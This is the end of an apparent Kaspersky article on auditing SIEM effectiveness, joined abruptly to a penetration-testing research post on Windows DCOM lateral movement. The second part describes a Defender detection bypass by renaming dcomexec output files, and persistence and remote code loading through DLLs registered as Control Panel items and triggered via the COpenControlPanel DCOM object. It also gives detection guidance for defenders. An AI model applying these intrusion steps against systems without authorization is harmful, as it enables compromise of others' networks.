Checking the event flow. In Kaspersky SIEM, this can be done by gathering statistics using the following query (counting the number of events received from each collector over a specific time period):
SELECT count(ID), CollectorID, CollectorName FROM `events` GROUP BY CollectorID, CollectorName ORDER BY count(ID)
It is essential to specify an optimal time range for collecting these statistics. Too large a range can increase the load on the SIEM, while too small a range may provide inaccurate information for a one-time check – especially for sources that transmit telemetry relatively infrequently, say, once a week. Therefore, it is advisable to choose a smaller time window, such as 2–4 days, but run several queries for different periods in the past.
Additionally, for a more comprehensive approach, it is recommended to use built-in functionality or custom logic implemented via correlation rules and lists to monitor event flow. This will help automate the process of detecting problems with sources.
Event source coverage
Problem: The system is not receiving events from all sources of a particular type that exist in the infrastructure. For example, the company uses workstations and servers running Windows. During SIEM deployment, workstations are immediately connected for monitoring, while the server segment is postponed for one reason or another. As a result, the SIEM receives events from Windows systems, the flow is normalized, and correlation rules work, but an incident in the unmonitored server segment would go unnoticed.
How to detect: Below are query variations that can be used to search for unconnected sources.
SELECT count(distinct, DeviceAddress), DeviceVendor, DeviceProduct FROM events GROUP BY DeviceVendor, DeviceProduct ORDER BY count(ID)
SELECT count(distinct, DeviceHostName), DeviceVendor, DeviceProduct FROM events GROUP BY DeviceVendor, DeviceProduct ORDER BY count(ID)
We have split the query into two variations because, depending on the source and the DNS integration settings, some events may contain either a DeviceAddress or DeviceHostName field.
These queries will help determine the number of unique data sources sending logs of a specific type. This count must be compared against the actual number of sources of that type, obtained from the system owners.
Retaining raw data
Raw data can be useful for developing custom normalizers or for storing events not used in correlation that might be needed during incident investigation. However, careless use of this setting can cause significantly more harm than good.
Problem: Enabling the Keep raw event option effectively doubles the event size in the database, as it stores two copies: the original and the normalized version. This is particularly critical for high-volume collectors receiving events from sources like NetFlow, DNS, firewalls, and others. It is worth noting that this option is typically used for testing a normalizer but is often forgotten and left enabled after its configuration is complete.
How to detect: This option is applied at the normalizer level. Therefore, it is necessary to review all active normalizers and determine whether retaining raw data is required for their operation.
Normalization
As with the absence of events from sources, normalization issues lead to detection logic failing, as this logic relies on finding specific information in a specific event field.
Problem: Several issues related to normalization can be identified:
The event flow is not being normalized at all.
Events are only partially normalized – this is particularly relevant for custom, non-out-of-the-box normalizers.
The normalizer being used only parses headers, such as syslog_headers, placing the entire event body into a single field, this field most often being Message.
An outdated default normalizer is being used.
How to detect: Identifying normalization issues is more challenging than spotting source problems due to the high volume of telemetry and variety of parsers. Here are several approaches to narrowing the search:
First, check which normalizers supplied with the SIEM the organization uses and whether their versions are up to date. In our assessments, we frequently encounter auditd events being normalized by the outdated normalizer, Linux audit and iptables syslog v2 for Kaspersky SIEM. The new normalizer completely reworks and optimizes the normalization schema for events from this source.
Execute the query:
SELECT count(ID), DeviceProduct, DeviceVendor, CollectorName FROM `events` GROUP BY DeviceProduct, DeviceVendor, CollectorName ORDER BY count(ID)
This query gathers statistics on events from each collector, broken down by the DeviceVendor and DeviceProduct fields. While these fields are not mandatory, they are present in almost any normalization schema. Therefore, their complete absence or empty values may indicate normalization issues. We recommend including these fields when developing custom normalizers.
To simplify the identification of normalization problems when developing custom normalizers, you can implement the following mechanism. For each successfully normalized event, add a Name field, populated from a constant or the event itself. For a final catch-all normalizer that processes all unparsed events, set the constant value: Name = unparsed event. This will later allow you to identify non-normalized events through a simple search on this field.
Detection logic coverage
Collected events alone are, in most cases, only useful for investigating an incident that has already been identified. For a SIEM to operate to its full potential, it requires detection logic to be developed to uncover probable security incidents.
Problem: The mean correlation rule coverage of sources, determined across all our assessments, is 43%. While this figure is only a ballpark figure – as different source types provide different information – to calculate it, we defined “coverage” as the presence of at least one correlation rule for a source. This means that for more than half of the connected sources, the SIEM is not actively detecting. Meanwhile, effort and SIEM resources are spent on connecting, maintaining, and configuring these sources. In some cases, this is formally justified, for instance, if logs are only needed for regulatory compliance. However, this is an exception rather than the rule.
We do not recommend solving this problem by simply not connecting sources to the SIEM. On the contrary, sources should be connected, but this should be done concurrently with the development of corresponding detection logic. Otherwise, it can be forgotten or postponed indefinitely, while the source pointlessly consumes system resources.
How to detect: This brings us back to auditing, a process that can be greatly aided by creating and maintaining a register of developed detection logic. Given that not every detection logic rule explicitly states the source type from which it expects telemetry, its description should be added to this register during the development phase.
If descriptions of the correlation rules are not available, you can refer to the following:
The name of the detection logic. With a standardized approach to naming correlation rules, the name can indicate the associated source or at least provide a brief description of what it detects.
The use of fields within the rules, such as DeviceVendor, DeviceProduct (another argument for including these fields in the normalizer), Name, DeviceAction, DeviceEventCategory, DeviceEventClassID, and others. These can help identify the actual source.
Excessive alerts generated by the detection logic
One criterion for correlation rules effectiveness is a low false positive rate.
Problem: Detection logic generates an abnormally high number of alerts that are physically impossible to process, regardless of the size of the SOC team.
How to detect: First and foremost, detection logic should be tested during development and refined to achieve an acceptable false positive rate. However, even a well-tuned correlation rule can start producing excessive alerts due to changes in the event flow or connected infrastructure. To identify these rules, we recommend periodically running the following query:
SELECT count(ID), Name FROM `events` WHERE Type = 3 GROUP BY Name ORDER BY count(ID)
In Kaspersky SIEM, a value of 3 in the Type field indicates a correlation event.
Subsequently, for each identified rule with an anomalous alert count, verify the correctness of the logic it uses and the integrity of the event stream on which it triggered.
Depending on the issue you identify, the solution may involve modifying the detection logic, adding exceptions (for example, it is often the case that 99% of the spam originates from just 1–5 specific objects, such as an IP address, a command parameter, or a URL), or adjusting event collection and normalization.
Lack of integration with indicators of compromise
SIEM integrations with other systems are generally a critical part of both event processing and alert enrichment. In at least one specific case, their presence directly impacts detection performance: integration with technical Threat Intelligence data or IoCs (indicators of compromise).
A SIEM allows conveniently checking objects against various reputation databases or blocklists. Furthermore, there are numerous sources of this data that are ready to integrate natively with a SIEM or require minimal effort to incorporate.
Problem: There is no integration with TI data.
How to detect: Generally, IoCs are integrated into a SIEM at the system configuration level during deployment or subsequent optimization. The use of TI within a SIEM can be implemented at various levels:
At the data source level. Some sources, such as NGFWs, add this information to events involving relevant objects.
At the SIEM native functionality level. For example, Kaspersky SIEM integrates with CyberTrace indicators, which add object reputation information at the moment of processing an event from a source.
At the detection logic level. Information about IoCs is stored in various active lists, and correlation rules match objects against these to enrich the event.
Furthermore, TI data does not appear in a SIEM out of thin air. It is either provided by external suppliers (commercially or in an open format) or is part of the built-in functionality of the security tools in use. For instance, various NGFW systems can additionally check the reputation of external IP addresses or domains that users are accessing. Therefore, the first step is to determine whether you are receiving information about indicators of compromise and in what form (whether external providers’ feeds have been integrated and/or the deployed security tools have this capability). It is worth noting that receiving TI data only at the security tool level does not always cover all types of IoCs.
If data is being received in some form, the next step is to verify that the SIEM is utilizing it. For TI-related events coming from security tools, the SIEM needs a correlation rule developed to generate alerts. Thus, checking integration in this case involves determining the capabilities of the security tools, searching for the corresponding events in the SIEM, and identifying whether there is detection logic associated with these events. If events from the security tools are absent, the source audit configuration should be assessed to see if the telemetry type in question is being forwarded to the SIEM at all. If normalization is the issue, you should assess parsing accuracy and reconfigure the normalizer.
If TI data comes from external providers, determine how it is processed within the organization. Is there a centralized system for aggregating and managing threat data (such as CyberTrace), or is the information stored in, say, CSV files?
In the former case (there is a threat data aggregation and management system) you must check if it is integrated with the SIEM. For Kaspersky SIEM and CyberTrace, this integration is handled through the SIEM interface. Following this, SIEM event flows are directed to the threat data aggregation and management system, where matches are identified and alerts are generated, and then both are sent back to the SIEM. Therefore, checking the integration involves ensuring that all collectors receiving events that may contain IoCs are forwarding those events to the threat data aggregation and management system. We also recommend checking if the SIEM has a correlation rule that generates an alert based on matching detected objects with IoCs.
In the latter case (threat information is stored in files), you must confirm that the SIEM has a collector and normalizer configured to load this data into the system as events. Also, verify that logic is configured for storing this data within the SIEM for use in correlation. This is typically done with the help of lists that contain the obtained IoCs. Finally, check if a correlation rule exists that compares the event flow against these IoC lists.
As the examples illustrate, integration with TI in standard scenarios ultimately boils down to developing a final correlation rule that triggers an alert upon detecting a match with known IoCs. Given the variety of integration methods, creating and providing a universal out-of-the-box rule is difficult. Therefore, in most cases, to ensure IoCs are connected to the SIEM, you need to determine if the company has developed that rule (the existence of the rule) and if it has been correctly configured. If no correlation rule exists in the system, we recommend creating one based on the TI integration methods implemented in your infrastructure. If a rule does exist, its functionality must be verified: if there are no alerts from it, analyze its trigger conditions against the event data visible in the SIEM and adjust it accordingly.
The SIEM is not kept up to date
For a SIEM to run effectively, it must contain current data about the infrastructure it monitors and the threats it’s meant to detect. Both elements change over time: new systems and software, users, security policies, and processes are introduced into the infrastructure, while attackers develop new techniques and tools. It is safe to assume that a perfectly configured and deployed SIEM system will no longer be able to fully see the altered infrastructure or the new threats after five years of running without additional configuration. Therefore, practically all components – event collection, detection, additional integrations for contextual information, and exclusions – must be maintained and kept up to date.
Furthermore, it is important to acknowledge that it is impossible to cover 100% of all threats. Continuous research into attacks, development of detection methods, and configuration of corresponding rules are a necessity. The SOC itself also evolves. As it reaches certain maturity levels, new growth opportunities open up for the team, requiring the utilization of new capabilities.
Problem: The SIEM has not evolved since its initial deployment.
How to detect: Compare the original statement of work or other deployment documentation against the current state of the system. If there have been no changes, or only minimal ones, it is highly likely that your SIEM has areas for growth and optimization. Any infrastructure is dynamic and requires continuous adaptation.
Other issues with SIEM implementation and operation
In this article, we have outlined the primary problems we identify during SIEM effectiveness assessments, but this list is not exhaustive. We also frequently encounter:
Mismatch between license capacity and actual SIEM load. The problem is almost always the absence of events from sources, rather than an incorrect initial assessment of the organization’s needs.
Lack of user rights management within the system (for example, every user is assigned the administrator role).
Poor organization of customizable SIEM resources (rules, normalizers, filters, and so on). Examples include chaotic naming conventions, non-optimal grouping, and obsolete or test content intermixed with active content. We have encountered confusing resource names like [dev] test_Add user to admin group_final2.
Use of out-of-the-box resources without adaptation to the organization’s infrastructure. To maximize a SIEM’s value, it is essential at a minimum to populate exception lists and specify infrastructure parameters: lists of administrators and critical services and hosts.
Disabled native integrations with external systems, such as LDAP, DNS, and GeoIP.
Generally, most issues with SIEM effectiveness stem from the natural degradation (accumulation of errors) of the processes implemented within the system. Therefore, in most cases, maintaining effectiveness involves structuring these processes, monitoring the quality of SIEM engagement at all stages (source onboarding, correlation rule development, normalization, and so on), and conducting regular reviews of all system components and resources.
Conclusion
A SIEM is a powerful tool for monitoring and detecting threats, capable of identifying attacks at various stages across nearly any point in an organization’s infrastructure. However, if improperly configured and operated, it can become ineffective or even useless while still consuming significant resources. Therefore, it is crucial to periodically audit the SIEM’s components, settings, detection rules, and data sources.
If a SOC is overloaded or otherwise unable to independently identify operational issues with its SIEM, we offer Kaspersky SIEM platform users a service to assess its operation. Following the assessment, we provide a list of recommendations to address the issues we identify. That being said, it is important to clarify that these are not strict, prescriptive instructions, but rather highlight areas that warrant attention and analysis to improve the product’s performance, enhance threat detection accuracy, and enable more efficient SIEM utilization.
If you’re a penetration tester, you know that lateral movement is becoming increasingly difficult, especially in well-defended environments. One common technique for remote command execution has been the use of DCOM objects.
Over the years, many different DCOM objects have been discovered. Some rely on native Windows components, others depend on third-party software such as Microsoft Office, and some are undocumented objects found through reverse engineering. While certain objects still work, others no longer function in newer versions of Windows.
This research presents a previously undescribed DCOM object that can be used for both command execution and potential persistence. This new technique abuses older initial access and persistence methods through Control Panel items.
First, we will discuss COM technology. After that, we will review the current state of the Impacket dcomexec script, focusing on objects that still function, and discuss potential fixes and improvements, then move on to techniques for enumerating objects on the system. Next, we will examine Control Panel items, how adversaries have used them for initial access and persistence, and how these items can be leveraged through a DCOM object to achieve command execution.
Finally, we will cover detection strategies to identify and respond to this type of activity.
COM/DCOM technology
What is COM?
COM stands for Component Object Model, a Microsoft technology that defines a binary standard for interoperability. It enables the creation of reusable software components that can interact at runtime without the need to compile COM libraries directly into an application.
These software components operate in a client–server model. A COM object exposes its functionality through one or more interfaces. An interface is essentially a collection of related member functions (methods).
COM also enables communication between processes running on the same machine by using local RPC (Remote Procedure Call) to handle cross-process communication.
Terms
To ensure a better understanding of its structure and functionality, let’s revise COM-related terminology.

COM interface A COM interface defines the functionality that a COM object exposes. Each COM interface is identified by a unique GUID known as the IID (Interface ID). All COM interfaces can be found in the Windows Registry under HKEY_CLASSES_ROOT\Interface, where they are organized by GUID.
COM class (COM CoClass) A COM class is the actual implementation of one or more COM interfaces. Like COM interfaces, classes are identified by unique GUIDs, but in this case the GUID is called the CLSID (Class ID). This GUID is used to locate the COM server and activate the corresponding COM class.
All COM classes must be registered in the registry under HKEY_CLASSES_ROOT\CLSID, where each class’s GUID is stored. Under each GUID, you may find multiple subkeys that serve different purposes, such as:
InprocServer32/LocalServer32: Specifies the system path of the COM server where the class is defined. InprocServer32 is used for in-process servers (DLLs), while LocalServer32 is used for out-of-process servers (EXEs). We’ll describe this in more detail later.
ProgID: A human-readable name assigned to the COM class.
TypeLib: A binary description of the COM class (essentially documentation for the class).
AppID: Used to describe security configuration for the class.
COM server A COM is the module where a COM class is defined. The server can be implemented as an EXE, in which case it is called an out-of-process server, or as a DLL, in which case it is called an in-process server. Each COM server has a unique file path or location in the system. Information about COM servers is stored in the Windows Registry. The COM runtime uses the registry to locate the server and perform further actions. Registry entries for COM servers are located under the HKEY_CLASSES_ROOT root key for both 32- and 64-bit servers.
Component Object Model implementation
Client–server model
In-process server In the case of an in-process server, the server is implemented as a DLL. The client loads this DLL into its own address space and directly executes functions exposed by the COM object. This approach is efficient since both client and server run within the same process.
In-process COM server
Out-of-process server Here, the server is implemented and compiled as an executable (EXE). Since the client cannot load an EXE into its address space, the server runs in its own process, separate from the client. Communication between the two processes is handled via ALPC (Advanced Local Procedure Call) ports, which serve as the RPC transport layer for COM.
Out-of-process COM server
What is DCOM?
DCOM is an extension of COM where the D stands for Distributed. It enables the client and server to reside on different machines. From the user’s perspective, there is no difference: DCOM provides an abstraction layer that makes both the client and the server appear as if they are on the same machine.
Under the hood, however, COM uses TCP as the RPC transport layer to enable communication across machines.
Distributed COM implementation
Certain requirements must be met to extend a COM object into a DCOM object. The most important one for our research is the presence of the AppID subkey in the registry, located under the COM CLSID entry.
The AppID value contains a GUID that maps to a corresponding key under HKEY_CLASSES_ROOT\AppID. Several subkeys may exist under this GUID. Two critical ones are:
These registry settings grant remote clients permissions to activate and interact with DCOM objects.
Lateral movement via DCOM
After attackers compromise a host, their next objective is often to compromise additional machines. This is what we call lateral movement. One common lateral movement technique is to achieve remote command execution on a target machine. There are many ways to do this, one of which involves abusing DCOM objects.
In recent years, many DCOM objects have been discovered. This research focuses on the objects exposed by the Impacket script dcomexec.py that can be used for command execution. More specifically, three exposed objects are used: ShellWindows, ShellBrowserWindow and MMC20.
ShellWindows
ShellWindows was one of the first DCOM objects to be identified. It represents a collection of open shell windows and is hosted by explorer.exe, meaning any COM client communicates with that process.
In Impacket’s dcomexec.py, once an instance of this COM object is created on a remote machine, the script provides a semi-interactive shell.
Each time a user enters a command, the function exposed by the COM object is called. The command output is redirected to a file, which the script retrieves via SMB and displays back to simulate a regular shell.
Internally, the script runs this command when connecting:
cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__17602 2>&1
This sets the working directory to C:\ and redirects the output to the ADMIN$ share under the filename __17602. After that, the script checks whether the file exists; if it does, execution is considered successful and the output appears as if in a shell.
When running dcomexec.py against Windows 10 and 11 using the ShellWindows object, the script hangs after confirming SMB connection initialization and printing the SMB banner. As I mentioned in my personal blog post, it appears that this DCOM object no longer has permission to write to the ADMIN$ share. A simple fix is to redirect the output to a directory the DCOM object can write to, such as the Temp folder. The Temp folder can then be accessed under the same ADMIN$ share. A small change in the code resolves the issue. For example:
ShellBrowserWindow
The ShellBrowserWindow object behaves almost identically to ShellWindows and exhibits the same behavior on Windows 10. The same workaround that we used for ShellWindows applies in this case. However, on Windows 11, this object no longer works for command execution.
MMC20
The MMC20.Application COM object is the automation interface for Microsoft Management Console (MMC). It exposes methods and properties that allow MMC snap-ins to be automated.
This object has historically worked across all Windows versions. Starting with Windows Server 2025, however, attempting to use it triggers a Defender alert, and execution is blocked.
As shown in earlier examples, the dcomexec.py script writes the command output to a file under ADMIN$, with a filename that begins with __:
OUTPUT_FILENAME = '__' + str(time.time())[:5]
Defender appears to check for files written under ADMIN$ that start with __, and when it detects one, it blocks the process and alerts the user. A quick fix is to simply remove the double underscores from the output filename.
Another way to bypass this issue is to use the same workaround used for ShellWindows – redirecting the output to the Temp folder. The table below outlines the status of these objects across different Windows versions.
Windows Server 2025
Windows Server 2022
Windows 11
Windows 10
ShellWindows
Doesn’t work
Doesn’t work
Works but needs a fix
Works but needs a fix
ShellBrowserWindow
Doesn’t work
Doesn’t work
Doesn’t work
Works but needs a fix
MMC20
Detected by Defender
Works
Works
Works
Enumerating COM/DCOM objects
The first step to identifying which DCOM objects could be used for lateral movement is to enumerate them. By enumerating, I don’t just mean listing the objects. Enumeration involves:
Finding objects and filtering specifically for DCOM objects.
Identifying their interfaces.
Inspecting the exposed functions.
Automating enumeration is difficult because most COM objects lack a type library (TypeLib). A TypeLib acts as documentation for an object: which interfaces it supports, which functions are exposed, and the definitions of those functions. Even when TypeLibs are available, manual inspection is often still required, as we will explain later.

There are several approaches to enumerating COM objects depending on their use cases. Next, we’ll describe the methods I used while conducting this research, taking into account both automated and manual methods.
Automation using PowerShell In PowerShell, you can use .NET to create and interact with DCOM objects. Objects can be created using either their ProgID or CLSID, after which you can call their functions (as shown in the figure below).
Shell.Application COM object function list in PowerShell
Under the hood, PowerShell checks whether the COM object has a TypeLib and implements the IDispatch interface. IDispatch enables late binding, which allows runtime dynamic object creation and function invocation. With these two conditions met, PowerShell can dynamically interact with COM objects at runtime.
Our strategy looks like this:
As you can see in the last box, we perform manual inspection to look for functions with names that could be of interest, such as Execute, Exec, Shell, etc. These names often indicate potential command execution capabilities.
However, this approach has several limitations:
TypeLib requirement: Not all COM objects have a TypeLib, so many objects cannot be enumerated this way.
IDispatch requirement: Not all COM objects implement the IDispatch interface, which is required for PowerShell interaction.
Interface control: When you instantiate an object in PowerShell, you cannot choose which interface the instance will be tied to. If a COM class implements multiple interfaces, PowerShell will automatically select the one marked as [default] in the TypeLib. This means that other non-default interfaces, which may contain additional relevant functionality, such as command execution, could be overlooked.
Automation using C++ As you might expect, C++ is one of the languages that natively supports COM clients. Using C++, you can create instances of COM objects and call their functions via header files that define the interfaces.However, with this approach, we are not necessarily interested in calling functions directly. Instead, the goal is to check whether a specific COM object supports certain interfaces. The reasoning is that many interfaces have been found to contain functions that can be abused for command execution or other purposes.
This strategy primarily relies on an interface called IUnknown. All COM interfaces should inherit from this interface, and all COM classes should implement it.The IUnknown interface exposes three main functions. The most important is QueryInterface(), which is used to ask a COM object for a pointer to one of its interfaces.So, the strategy is to:
Enumerate COM classes in the system by reading CLSIDs under the HKEY_CLASSES_ROOT\CLSID key.
Check whether they support any known valuable interfaces. If they do, those classes may be leveraged for command execution or other useful functionality.
This method has several advantages:
No TypeLib dependency: Unlike PowerShell, this approach does not require the COM object to have a TypeLib.
Use of IUnknown: In C++, you can use the QueryInterface function from the base IUnknown interface to check if a particular interface is supported by a COM class.
No need for interface definitions: Even without knowing the exact interface structure, you can obtain a pointer to its virtual function table (vtable), typically cast as a void*. This is enough to confirm the existence of the interface and potentially inspect it further.
The figure below illustrates this strategy:
This approach is good in terms of automation because it eliminates the need for manual inspection. However, we are still only checking well-known interfaces commonly used for lateral movement, while potentially missing others.
Manual inspection using open-source tools
As you can see, automation can be difficult since it requires several prerequisites and, in many cases, still ends with a manual inspection. An alternative approach is manual inspection using a tool called OleViewDotNet, developed by James Forshaw. This tool allows you to:
List all COM classes in the system.
Create instances of those classes.
Check their supported interfaces.
Call specific functions.
Apply various filters for easier analysis.
Perform other inspection tasks.
Open-source tool for inspecting COM interfaces
One of the most valuable features of this tool is its naming visibility. OleViewDotNet extracts the names of interfaces and classes (when available) from the Windows Registry and displays them, along with any associated type libraries.
This makes manual inspection easier, since you can analyze the names of classes, interfaces, or type libraries and correlate them with potentially interesting functionality, for example, functions that could lead to command execution or persistence techniques.
Control Panel items as attack surfaces
Control Panel items allow users to view and adjust their computer settings. These items are implemented as DLLs that export the CPlApplet function and typically have the .cpl extension. Control Panel items can also be executables, but our research will focus on DLLs only.
Control Panel items
Attackers can abuse CPL files for initial access. When a user executes a malicious .cpl file (e.g., delivered via phishing), the system may be compromised – a technique mapped to MITRE ATT&CK T1218.002.
Adversaries may also modify the extensions of malicious DLLs to .cpl and register them in the corresponding locations in the registry.
Under HKEY_CURRENT_USER:
HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\Cpls
Under HKEY_LOCAL_MACHINE:
For 64-bit DLLs:
HKLM\Software\Microsoft\Windows\CurrentVersion\Control Panel\Cpls
For 32-bit DLLs:
HKLM\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Control Panel\Cpls
These locations are important when Control Panel DLLs need to be available to the current logged-in user or to all users on the machine. However, the “Control Panel” subkey and its “Cpls” subkey under HKCU should be created manually, unlike the “Control Panel” and “Cpls” subkeys under HKLM, which are created automatically by the operating system.
Once registered, the DLL (CPL file) will load every time the Control Panel is opened, enabling persistence on the victim’s system.
It’s worth noting that even DLLs that do not comply with the CPL specification, do not export CPlApplet, or do not have the .cpl extension can still be executed via their DllEntryPoint function if they are registered under the registry keys listed above.
There are multiple ways to execute Control Panel items:
This calls the Control_RunDLL function from shell32.dll, passing the CPL file as an argument. Everything inside the CPlApplet function will then be executed.
However, if the CPL file has been registered in the registry as shown earlier, then every time the Control Panel is opened, the file is loaded into memory through the COM Surrogate process (dllhost.exe):
COM Surrogate process loading the CPL file
What happened was that a Control Panel with a COM client used a COM object to load these CPL files. We will talk about this COM object in more detail later.
The COM Surrogate process was designed to host COM server DLLs in a separate process rather than loading them directly into the client process’s address space. This isolation improves stability for the in-process server model. This hosting behavior can be configured for a COM object in the registry if you want a COM server DLL to run inside a separate process because, by default, it is loaded in the same process.
‘DCOMing’ through Control Panel items
While following the manual approach of enumerating COM/DCOM objects that could be useful for lateral movement, I came across a COM object called COpenControlPanel, which is exposed through shell32.dll and has the CLSID {06622D85-6856-4460-8DE1-A81921B41C4B}. This object exposes multiple interfaces, one of which is IOpenControlPanel with IID {D11AD862-66DE-4DF4-BF6C-1F5621996AF1}.
IOpenControlPanel interface in the OleViewDotNet output
I immediately thought of its potential to compromise Control Panel items, so I wanted to check which functions were exposed by this interface. Unfortunately, neither the interface nor the COM class has a type library.
COpenControlPanel interfaces without TypeLib
Normally, checking the interface definition would require reverse engineering, so at first, it looked like we needed to take a different research path. However, it turned out that the IOpenControlPanel interface is documented on MSDN, and according to the documentation, it exposes several functions. One of them, called Open, allows a specified Control Panel item to be opened using its name as the first argument.
Full type and function definitions are provided in the shobjidl_core.h Windows header file.
Open function exposed by IOpenControlPanel interface
It’s worth noting that in newer versions of Windows (e.g., Windows Server 2025 and Windows 11), Microsoft has removed interface names from the registry, which means they can no longer be identified through OleViewDotNet.
COpenControlPanel interfaces without names
Returning to the COpenControlPanel COM object, I found that the Open function can trigger a DLL to be loaded into memory if it has been registered in the registry. For the purposes of this research, I created a DLL that basically just spawns a message box which is defined under the DllEntryPoint function. I registered it under HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\Cpls and then created a simple C++ COM client to call the Open function on this interface.
As expected, the DLL was loaded into memory. It was hosted in the same way that it would be if the Control Panel itself was opened: through the COM Surrogate process (dllhost.exe). Using Process Explorer, it was clear that dllhost.exe loaded my DLL while simultaneously hosting the COpenControlPanel object along with other COM objects.
COM Surrogate loading a custom DLL and hosting the COpenControlPanel object
Based on my testing, I made the following observations:
The DLL that needs to be registered does not necessarily have to be a .cpl file; any DLL with a valid entry point will be loaded.
The Open() function accepts the name of a Control Panel item as its first argument. However, it appears that even if a random string is supplied, it still causes all DLLs registered in the relevant registry location to be loaded into memory.
Now, what if we could trigger this COM object remotely? In other words, what if it is not just a COM object but also a DCOM object? To verify this, we checked the AppID of the COpenControlPanel object using OleViewDotNet.
COpenControlPanel object in OleViewDotNet
Both the launch and access permissions are empty, which means the object will follow the system’s default DCOM security policy. By default, members of the Administrators group are allowed to launch and access the DCOM object.
Based on this, we can build a remote strategy. First, upload the “malicious” DLL, then use the Remote Registry service to register it in the appropriate registry location. Finally, use a trigger acting as a DCOM client to remotely invoke the Open() function, causing our DLL to be loaded. The diagram below illustrates the flow of this approach.
Malicious DLL loading using DCOM
The trigger can be written in either C++ or Python, for example, using Impacket. I chose Python because of its flexibility. The trigger itself is straightforward: we define the DCOM class, the interface, and the function to call. The full code example can be found here.
Once the trigger runs, the behavior will be the same as when executing the COM client locally: our DLL will be loaded through the COM Surrogate process (dllhost.exe).
As you can see, this technique not only achieves command execution but also provides persistence. It can be triggered in two ways: when a user opens the Control Panel or remotely at any time via DCOM.
Detection
The first step in detecting such activity is to check whether any Control Panel items have been registered under the following registry paths:
Although commonly known best practices and research papers regarding Windows security advise monitoring only the first subkey, for thorough coverage it is important to monitor all of the above.
In addition, monitoring dllhost.exe (COM Surrogate) for unusual COM objects such as COpenControlPanel can provide indicators of malicious activity.
Finally, it is always recommended to monitor Remote Registry usage because it is commonly abused in many types of attacks, not just in this scenario.
Conclusion
In conclusion, I hope this research has clarified yet another attack vector and emphasized the importance of implementing hardening practices. Below are a few closing points for security researchers to take into account:
As shown, DCOM represents a large attack surface. Windows exposes many DCOM classes, a significant number of which lack type libraries – meaning reverse engineering can reveal additional classes that may be abused for lateral movement.
Changing registry values to register malicious CPLs is not good practice from a red teaming ethics perspective. Defender products tend to monitor common persistence paths, but Control Panel applets can be registered in multiple registry locations, so there is always a gap that can be exploited.
